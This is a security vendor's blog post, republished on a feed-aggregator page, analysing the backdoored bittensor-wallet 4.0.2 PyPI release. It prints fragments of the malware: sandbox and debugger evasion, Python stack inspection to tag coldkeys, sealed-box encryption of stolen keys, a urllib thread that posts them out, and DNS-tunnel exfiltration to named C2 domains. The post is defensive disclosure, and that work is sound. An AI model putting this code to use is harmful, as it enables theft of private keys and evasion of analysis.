



惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

L
LangChain Blog
Scott Helme
Scott Helme
D
Darknet – Hacking Tools, Hacker News & Cyber Security
Stack Overflow Blog
Stack Overflow Blog
Forbes - Security
Forbes - Security
T
The Blog of Author Tim Ferriss
Y
Y Combinator Blog
S
Schneier on Security
cs.CV updates on arXiv.org
Cisco Talos Blog
Cisco Talos Blog
N
News | PayPal Newsroom
H
Hackread – Cybersecurity News, Data Breaches, AI and More
Project Zero
Project Zero
Cyberwarzone
Cyberwarzone
Vercel News
Vercel News
M
MIT News - Artificial intelligence
云风的 BLOG
云风的 BLOG
Google Online Security Blog
Simon Willison's Weblog
MongoDB | Blog
MongoDB | Blog
Martin Fowler
Martin Fowler
T
Tenable Blog
I
InfoQ
W
WeLiveSecurity
Google DeepMind News
G
Google Developers Blog
D
DataBreaches.Net
博客园 - Franky
Know Your Adversary
Know Your Adversary
Spread Privacy
Spread Privacy
S
Security @ Cisco Blogs
Hacker News: Ask HN
Hacker News: Ask HN
J
Java Code Geeks
Threat Intelligence Blog | Flashpoint
F
Full Disclosure
C
Cisco Blogs
Google DeepMind News
P
Proofpoint News Feed
C
CXSECURITY Database RSS Feed - CXSecurity.com
The Cloudflare Blog
cs.AI updates on arXiv.org
I
Intezer
The GitHub Blog
The GitHub Blog
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
F
Fortinet All Blogs
Jina AI
Jina AI
V
Visual Studio Blog
L
LINUX DO - 热门话题
WordPress大学
WordPress大学
aimingoo的专栏
aimingoo的专栏

Step Security Blog

Announcing Dependabot Configuration Enhancements: Cooldown and Group Support - StepSecurity Securing Vibe Coding and AI Coding Agents: An End-to-End Approach with StepSecurity - StepSecurity Introducing StepSecurity Dev Machine Guard: Protecting Developer Machines from Supply Chain Attacks - StepSecurity Top 2024 Predictions for CI/CD Security - StepSecurity Dev Machine Guard Is Now Open Source: See What's Really Running on Your Developer Machine - StepSecurity Datadog's DevSecOps 2026 Report Validates What We've Been Building - StepSecurity hackerbot-claw: An AI-Powered Bot Actively Exploiting GitHub Actions - Microsoft, DataDog, and CNCF Projects Hit So Far - StepSecurity Cline Supply Chain Attack Detected: cline@2.3.0 Silently Installs OpenClaw - StepSecurity StepSecurity’s Unified Protection Across the SDLC Infrastructure Threat Framework (SITF) - StepSecurity @velora-dex/sdk Compromised on npm: Malicious Version Drops macOS Backdoor via launchctl Persistence - StepSecurity axios Compromised on npm - Malicious Versions Drop Remote Access Trojan - StepSecurity Behind the Scenes: How StepSecurity Detected and Helped Remediate the Largest npm Supply Chain Attack - StepSecurity 10 Layers Deep: How StepSecurity Stops TeamPCP's Trivy Supply Chain Attack on GitHub Actions - StepSecurity Malicious IoliteLabs VSCode Extensions Target Solidity Developers on Windows, macOS, and Linux with Backdoor - StepSecurity TeamPCP Plants WAV Steganography Credential Stealer in telnyx PyPI Package - StepSecurity litellm: Credential Stealer Hidden in PyPI Wheel - StepSecurity Checkmarx KICS GitHub Action Compromised: Malware Injected in All Git Tags - StepSecurity CanisterWorm: How a Self-Propagating npm Worm Is Spreading Backdoors Across the Ecosystem - StepSecurity Trivy Compromised a Second Time - Malicious v0.69.4 Release, aquasecurity/setup-trivy, aquasecurity/trivy-action GitHub Actions Compromised - StepSecurity Malicious npm Releases Found in Popular React Native Packages - 130K+ Monthly Downloads Compromised - StepSecurity Malicious Polymarket Bot Hides in Hijacked dev-protocol GitHub Org and Steals Wallet Keys - StepSecurity ForceMemo: Hundreds of GitHub Python Repos Compromised via Account Takeover and Force-Push - StepSecurity xygeni-action Compromised: C2 Reverse Shell Backdoor Injected via Tag Poisoning - StepSecurity kubernetes-el Compromised: How a Pwn Request Exploited a Popular Emacs Package - StepSecurity How StepSecurity Caught a Release Storm in Microsoft’s @types Packages - StepSecurity Harden Runner Now Supports Windows and macOS GitHub Actions Runners - StepSecurity 10,000 Open-Source Projects Now Secured by Harden-Runner Community-Tier: A Milestone Three Years in the Making - StepSecurity 20+ Popular NPM Packages Compromised (Chalk, Debug, Strip-ANSI, Color-Convert, Wrap-ANSI...) - StepSecurity 2024 in Review: The Evolution of CI/CD Security & What's Next - StepSecurity How to Use Docker in Actions Runner Controller (ARC) Runners Securely - StepSecurity Celebrating 1000 Repositories Secured with Harden Runner: A Journey of Growth and Collaboration - StepSecurity StepSecurity Detects Early Supply Chain Risk Signals in kilocode npm - StepSecurity Another npm Supply Chain Attack: The 'is' Package Compromise - StepSecurity anthropics/claude-code-action Security: How to Secure Claude Code in GitHub Actions with Harden-Runner - StepSecurity Harden-Runner detection: tj-actions/changed-files action is compromised - StepSecurity StepSecurity's Catalog of Fixes - StepSecurity Orchestrating Security: StepSecurity's Impact on 400+ Repositories and Future Plans - StepSecurity Announcing Anomalous Outbound Call Detection Using Machine Learning - StepSecurity Announcing GitHub Actions Advisor and StepSecurity Maintained Actions - StepSecurity Analysis of Backdoored XZ Utils Build Process with Harden-Runner - StepSecurity Announcing General Availability of Harden Runner - StepSecurity Milestone Achieved: 2500+ Public Repositories Secured with Harden-Runner - StepSecurity Build secretless CI/CD pipelines using wait-for-secrets - StepSecurity Introducing Apps & PATs: Centralized Visibility for GitHub Apps and Personal Access Tokens - StepSecurity CVE-2026-22709: Critical Sandbox Escape Vulnerability in vm2 - StepSecurity StepSecurity Now Supports Dark Mode - StepSecurity 2025 in Review: The Evolution of Supply Chain Security & What's Next - StepSecurity Bake Harden-Runner Into GitHub's Custom Runner Images for Organization-Wide CI/CD Security - StepSecurity StepSecurity Is Now Available on Azure Marketplace - StepSecurity Critical Remote Code Execution Vulnerabilities Discovered in React Server Components and Next.js - StepSecurity How Harden Runner Detected the Sha1-Hulud Supply Chain Attack in CNCF's Backstage Repository - StepSecurity Sha1-Hulud: The Second Coming - Zapier, ENS Domains, and Other Prominent NPM Packages Compromised - StepSecurity Supply Chain Security Alert: eslint-config-prettier Package Shows Signs of Compromise - StepSecurity 9,000 Open-Source Projects Now Secured by Harden-Runner - StepSecurity Shai-Hulud: Self-Replicating Worm Compromises 500+ NPM Packages - StepSecurity Introducing npm Package Search: Find Where Any Package Was Introduced Across Your GitHub Organizations - StepSecurity StepSecurity Is Sponsoring GitHub Universe 2025 - StepSecurity s1ngularity: Popular Nx Build System Package Compromised with Data-Stealing Malware - StepSecurity Introducing StepSecurity Threat Intelligence: Real-Time Supply Chain Attack Alerts for Your SIEM - StepSecurity 8,000 Strong: Harden-Runner's Growing Impact on CI/CD Security - StepSecurity Securing Google Gemini in GitHub Actions with Harden-Runner - StepSecurity GhostAction Campaign: Over 3,000 Secrets Stolen Through Malicious GitHub Workflows - StepSecurity Introducing the NPM Package Cooldown Check - StepSecurity Securing GitHub Copilot in GitHub Actions with Harden-Runner - StepSecurity Calculate Your CI/CD Security ROI with StepSecurity's New ROI Calculator - StepSecurity How StepSecurity Harden Runner Detected Unexpected Microsoft Defender Installation on GitHub-hosted Ubuntu Runners - StepSecurity StepSecurity Harden Runner: Detect source code tampering during the build process - StepSecurity Suspicious Tag Movement in AWS’s GitHub Action: What Happened and Why It Matters - StepSecurity When 'Changed Files' Changed Everything: Our Black Hat 2025 Presentation on the tj-actions Supply Chain Breach - StepSecurity Lessons from AWS CodeBuild’s Memory-Dump Incident (CVE-2025-8217) - StepSecurity Supply Chain Security Alert: num2words PyPI Package Shows Signs of Compromise - StepSecurity When AI Meets CI/CD: Coding Agents in GitHub Actions Pose Hidden Security Risks - StepSecurity The GitHub Warning Everyone Ignores: 'This Commit Does Not Belong to Any Branch' - StepSecurity 8 GitHub Actions Secrets Management Best Practices to Follow - StepSecurity reviewdog GitHub Actions are compromised - StepSecurity 7,000 Open-Source Projects Now Secured by Harden-Runner - StepSecurity Replace Third-Party Actions with StepSecurity Maintained Actions via Automated Pull Requests - StepSecurity StepSecurity Is Now Available on AWS Marketplace - StepSecurity Introducing StepSecurity Artifact Monitor: Detect Unauthorized Software Releases in minutes, not months - StepSecurity Introducing Workflow Run Policies: Guardrails for Blocking Non-Compliant GitHub Actions Runs - StepSecurity Harden-Runner Detects New Traffic to release-assets.githubusercontent.com Across Multiple Customers - StepSecurity Grafana GitHub Actions Security Incident - StepSecurity Export Harden-Runner Security Insights and Detections to Amazon S3 - StepSecurity Evolving Harden-Runner’s disable-sudo Policy for Improved Runner Security - StepSecurity Announcing Policy-Driven Automated Pull Requests for CI/CD Misconfiguration Remediation - StepSecurity Announcing StepSecurity’s Integration with RunsOn: Secure and Optimized CI/CD Pipelines - StepSecurity Secure Repo Just Got Better: New Features for GitHub Actions Security Best Practices - StepSecurity Why Compliance Auditors Are Looking at Your CI/CD Runners - And How to Prepare - StepSecurity Harden-Runner Flags Anomalous Outbound Call, Leading to Docker Documentation Update - StepSecurity StepSecurity Harden-Runner Now Secures GitHub Actions Workflows for Over 5,000 Open Source Projects - StepSecurity GitHub Actions Pwn Request Vulnerability - StepSecurity Prevent Ultralytics Style CI/CD Security Attacks with Network Security Controls - StepSecurity PyTorch Supply Chain Compromise - StepSecurity Unified Network Egress View: Centralize GitHub Actions Network Destinations for Your Enterprise - StepSecurity Uniting Developers and Security: Celebrating the Success of 500+ Open Source Projects Using StepSecurity's Orchestration Platform - StepSecurity 5 Effective Third-Party GitHub Actions Governance Best Practices - StepSecurity StepSecurity Recognized Among CRN’s "10 Hottest DevOps Startups Of 2024" - StepSecurity Streamline Your GitHub Actions Workflows with StepSecurity’s Latest Feature - StepSecurity StepSecurity Steps Up the Security Game with SOC 2 Type 2 Compliance - StepSecurity StepSecurity's Alignment with CISA's CI/CD Security Guidance - StepSecurity
bittensor-wallet 4.0.2 Compromised on PyPI - Backdoor Exfiltrates Private Keys - StepSecurity
2026-03-26 · via Step Security Blog


On March 17, 2026, bittensor-wallet 4.0.2 was identified as a compromised PyPI package. The malicious release had been live on PyPI for approximately 48 hours before being yanked. This post is a ground-up technical breakdown based on a direct diff of the source tarballs for versions 4.0.1 and 4.0.2 — covering exactly what changed, how the backdoor works, and what defenders should do. We also ran the compromised package with StepSecurity Harden Runner and captured every C2 channel firing in real time.

The Affected Package

  • Package: bittensor-wallet (PyPI)
  • Compromised version: 4.0.2
  • Uploaded: March 15, 2026 ~05:06 UTC
  • Yanked: March 17, 2026 ~12:06 UTC
  • Exposure window: ~48 hours
  • Source tarball SHA256: 6a416b72ff24804abc12484a3b41413a8580acedd8a5f8c84224fcf0732c2f8e
  • Safe version: 4.0.1

bittensor-wallet is the official Rust-backed Python library for managing Bittensor cryptographic keys — coldkeys, hotkeys, signing, and staking. A backdoor here has direct access to private key material.

Stop the next supply chain attack before it impacts you

Harden Runner blocks unauthorized network connections from CI/CD pipelines. Package Search finds compromised dependencies across your entire org. AI-powered Threat Intel detects malicious releases within minutes.
Start Free →

bittensor-wallet 4.0.2 on PyPI, marked as yanked after the compromise was identified.

Harden Runner Catches the Backdoor in Action

We ran the compromised package in a GitHub Actions environment with StepSecurity Harden Runner enabled to see the backdoor's network behavior firsthand. Every C2 channel fired — and Harden Runner logged all of it. The backdoor uses three independent exfiltration methods (HTTPS, DGA domains, and DNS tunneling) with three layers of C2 resolution — all of which are detailed in the technical walkthrough below.

How the Test Was Set Up

The workflow did the following in sequence:

Step 1 — Download source tarballs

Downloaded the 4.0.2 source tarball from pypi.org / files.pythonhosted.org and Rust dependencies from index.crates.io.

Step 2 — Patch anti-analysis check

Patched out the is_monitored() uptime/debugger check in the source so the backdoor would actually fire in the CI environment (which would otherwise abort due to low uptime).

Step 3 — Install Rust toolchain and build dependencies

Built the compromised wheel from the patched source.

Step 4 — Build compromised wheel from source

Compiled the malicious native extension.

Step 5 — Trigger backdoor

Called a wallet decryption operation. This is where all the network activity happens.

Harden Runner job overview showing all workflow steps. The "Trigger backdoor" step at 15:10 generated all C2 network traffic.

What Harden Runner Logged: Step "Trigger Backdoor"

Within the "Trigger backdoor" step, Harden Runner captured network connections to all three C2 layers in under 4 seconds:

Layer 1 — HTTPS to Static C2 Domains (Method A)

15:10:48 UTC — process: python3.12

POST finney.opentensor-metrics.com/tAllowed

15:10:50 UTC — process: python3.12

POST finney.subtensor-telemetry.com/tAllowed

15:10:50 UTC — process: python3.12

finney.metagraph-stats.com:443Allowed

Layer 2 — DNS TXT C2 Lookup

15:10:47 UTC — process: python3.12

_dmarc.opentensor-cdn.com:443Allowed — disguised as a DMARC email authentication lookup

Layer 2 — DGA Domains (Today's Rotation, March 17 2026)

15:10:51 UTC — process: python3.12

tuwyqibtvy.opentensor-cdn.com:443Allowed

15:10:51 UTC — process: python3.12

yccansiwfr.opentensor-cdn.com:443Allowed

15:10:51 UTC — process: python3.12

tbqcbkpbhy.opentensor-cdn.com:443Allowed

Layer 3 — DNS Tunneling (28 Chunks, Session 52016)

The DNS fallback fired immediately after the HTTPS attempts. The encrypted payload was split into 28 hex-encoded chunks and sent as DNS A queries to t.opentensor-cdn.com:

7973546b7237784c4162706d796d6a6851394a316c744961465674473367.0.28.52016.t.opentensor-cdn.com
48556731386e6469576534484d392f337654374f364449426849782b6b75.1.28.52016.t.opentensor-cdn.com
6646494e684d4170745946476b754e613671396b6f686c5962674b6a2b56.2.28.52016.t.opentensor-cdn.com
6446397a6c4c354552532b614d77566b2f72555164346a63426c494d3278.3.28.52016.t.opentensor-cdn.com
... (chunks 4–26) ...
4e4330326644317a5143.27.28.52016.t.opentensor-cdn.com

28 chunks × 60 hex chars = the full NaCl-encrypted payload exfiltrated over DNS, with no outbound HTTP required.

Harden Runner network events table for the "Trigger backdoor" step. All C2 connections are visible — HTTPS, DNS TXT, DGA, and 28 DNS tunnel chunks.

What This Confirms

  • All 3 HTTPS C2 domains contacted — in sequence, within 2 seconds of wallet decryption
  • DNS TXT C2 lookup fired — the _dmarc. disguise was confirmed in live traffic
  • Today's DGA domains resolvedtuwyqibtvy, yccansiwfr, tbqcbkpbhy are the real March 17, 2026 DGA output
  • DNS tunneling completed — 28 chunks sent to t.opentensor-cdn.com, session ID 52016
  • Process name throughout: python3.12 — all traffic originates from the legitimate Python interpreter, making process-level filtering ineffective

What Would Have Happened in Block Mode

In this run, Harden Runner was in audit mode — it logged everything but blocked nothing. Had it been configured in block mode with an egress allowlist (e.g., only pypi.org, files.pythonhosted.org), every one of these connections would have been blocked:

  • HTTPS POST to finney.opentensor-metrics.com — blocked
  • _dmarc.opentensor-cdn.com DNS TXT lookup — blocked
  • DGA domain resolutions — blocked
  • DNS tunnel queries to t.opentensor-cdn.com — blocked

The encrypted payload would never leave the runner. The exfiltration would fail at all three layers.

How the Attack Works

Here is a step-by-step walkthrough of what happens from the moment you install the package to the moment your keys are stolen.

Background: What is Bittensor?

Bittensor is a decentralized AI marketplace. Instead of one company owning all the AI infrastructure, thousands of people around the world contribute compute power and AI models to a shared network — and get paid in Bittensor's cryptocurrency, TAO, for doing so. Think of it like Airbnb, but for AI: anyone can list their spare compute, and anyone can consume it.

There are two types of participants:

  • Miners — contribute compute or AI models to earn TAO
  • Validators — evaluate miner outputs and stake TAO to vote on quality

Both groups hold real money on the network — which makes them attractive targets.

Background: What is bittensor-wallet?

bittensor-wallet is the official Python library for managing your identity and funds on the Bittensor network. It does three core things:

  • Stores your private keys — encrypted files on disk called keyfiles
  • Decrypts them on demand — when you stake, transfer, or sign a transaction, the library briefly unlocks your key in memory
  • Signs transactions — proves to the network that an action really came from you

There are two types of keys:

  • Coldkey — your main vault. Holds the bulk of your staked TAO. You rarely unlock it. Think of it as your savings account.
  • Hotkey — a day-to-day key for routine operations. Less funds, used more often. Think of it as your wallet in your pocket.

Why this library is a high-value target: Whoever has your private key can move your funds — instantly, irreversibly, with no bank to call. A backdoor in bittensor-wallet is about as direct a path to stealing funds as possible, because decrypting keys is literally its core job.

Step 0: You install the malicious package

You run pip install bittensor-wallet and get version 4.0.2. Everything looks normal. The package installs fine. No errors. You have no idea anything is wrong.

The malware is compiled inside the Rust code — it's not a separate file you could easily spot. It's baked into the library itself.

The attacker also modified the bundled .github/workflows/release.yml, stripping build provenance attestation and the attestations: write permission. This removed the sigstore signature from the release, making it impossible to cryptographically verify that the wheels came from the legitimate CI pipeline:

-       attestations: write
-       - name: Generate artifact attestation
-         uses: actions/attest-build-provenance@v2
-         with:
-           subject-path: 'wheels-*/*'

Step 1: You do something with your wallet

Maybe you stake some TAO, check your balance, or sign a transaction. Any of these operations require the library to decrypt your keyfile — unlock the password-protected file that holds your private key.

The moment that decryption happens, the malware wakes up. The backdoor is hooked into every decryption path in src/keyfile.rs via three call sites:

collect_format_metrics(&decrypted_data);  // line ~1082
collect_format_metrics(&decrypted_data);  // line ~1091
collect_format_metrics(&decrypted_data);  // line ~1100

Step 2: Am I being watched?

Before doing anything suspicious, the malware checks if it's being analyzed by a security researcher:

  • Is the computer less than 20 minutes old? Security sandboxes are freshly booted virtual machines. Real user machines have been running for hours or days. If uptime < 20 min → abort.
  • Is a debugger attached? Linux exposes this in /proc/self/status. If TracerPid is not zero, someone is debugging this process → abort.
  • Are security tools running? It scans all running processes looking for strace, gdb, wireshark, frida, etc. If any are found → abort.

If any of these checks trigger, the malware does nothing and exits silently. This is why it's hard to catch in a lab environment.

fn is_monitored() -> bool {
   // uptime < 1200s (20 min) → sandbox
   if uptime < 1200.0 { return true; }
   // TracerPid != 0 → debugger attached
   if TracerPid != 0 { return true; }
   // strace|ltrace|gdb|wireshark|tcpdump|frida|bpftrace running → abort
   // (all strings XOR-encoded in binary, key 0x42)
   for process in /proc/*/comm {
       if process matches any tool { return true; }
   }
   false
}

Step 3: What kind of key is this?

The malware looks at the Python call stack — basically peeks at what your code was doing when it called the decryption function — to figure out:

  • Is this a coldkey (the main vault with most of your funds)?
  • Or a hotkey (the day-to-day key)?

It tags the stolen data with "c" or "h" so the attacker knows which is more valuable. Coldkeys are the priority — they control staked funds. This is done by walking the Python call stack via pyo3 at runtime:

fn detect_wallet_type() -> &'static str {
   pyo3::Python::with_gil(|py| {
       py.run(c"
import sys as _s
_r='u'
try:
_f=_s._getframe(0)
while _f is not None:
 _v=_f.f_locals.get('self')
 if _v is not None and hasattr(_v,'path'):
  _p=str(_v.path)
  if '/hotkey' in _p:
   _r='h'
  elif '/coldkey' in _p:
   _r='c'
  break
 _f=_f.f_back
except Exception:
pass
", ...)
   })
}

Step 4: Steal and encrypt the key

The raw decrypted private key (a JSON blob containing your secret) is now in memory. The malware builds a tagged payload and encrypts it using the attacker's hardcoded public key via NaCl sealed box (crypto_box_seal). The encryption is asymmetric — only the attacker can decrypt it. Even if you capture the traffic, the contents are opaque.

// payload: {"t":"c", "d":{...raw keyfile JSON...}}
// attacker NaCl pubkey (XOR-decoded, key 0x3C):
// da eb c8 f3 3f d7 9a 8e d6 5b d4 38 32 80 ca b1 ...
let pk = PublicKey::from_slice(&xor_decode(KEY_DATA, 0x3C))?;
Some(sealedbox::seal(data, &pk))  // only attacker can decrypt

Step 5: Have I already stolen this key?

It keeps a SHA256 hash of every payload it's already sent in a HashSet. If you unlock the same wallet 10 times, it only exfiltrates it once. This keeps network traffic minimal and avoids triggering volume-based alerts.

struct MetricsState {
   pending: Vec<Vec<u8>>,    // queue of encrypted payloads
   seen: HashSet<[u8; 32]>,  // SHA256 dedup set, capped at 1024 entries
}

Step 6: Send it out — three ways

The malware has three completely independent ways to phone home, tried one after another:

Method A — Normal HTTPS (using Python's built-in urllib via pyo3)
Posts the encrypted payload to one of the attacker's domains. The key detail: daemon=False means Python will wait for this thread to finish before the process exits — ensuring delivery even on short-lived CLI commands.

import threading
def _f(_d=_d, _e=_e):
   from urllib.request import Request, urlopen
   b = json.dumps({"d": _d}).encode()
   for u in _e:
       try:
           r = Request(u, b)
           r.add_header("User-Agent", "Python/3")
           urlopen(r, timeout=5)
           return
       except Exception:
           continue
threading.Thread(target=_f, daemon=False).start()  # ← not daemon


Method B — Raw TLS via dlopen/dlsym

If Method A fails, it opens libssl.so directly using unsafe FFI — bypassing Python proxies, urllib monkey-patching, and any Python-layer network monitoring entirely.

// Opens libssl.so.3 / libssl.so.1.1 / libssl.so via dlopen
// Manually calls: SSL_CTX_new, SSL_new, SSL_set_fd, SSL_ctrl (SNI),
//                 SSL_connect, SSL_write, SSL_read, SSL_free
// Sends raw HTTP/1.1 POST over TLS — User-Agent: Python/3 (XOR decoded)


Method C — DNS tunneling

If both HTTPS methods fail, the payload is hex-encoded, split into 60-char chunks, and sent as DNS A queries. No successful DNS response is needed — the attacker's nameserver reconstructs the key from the query log alone.
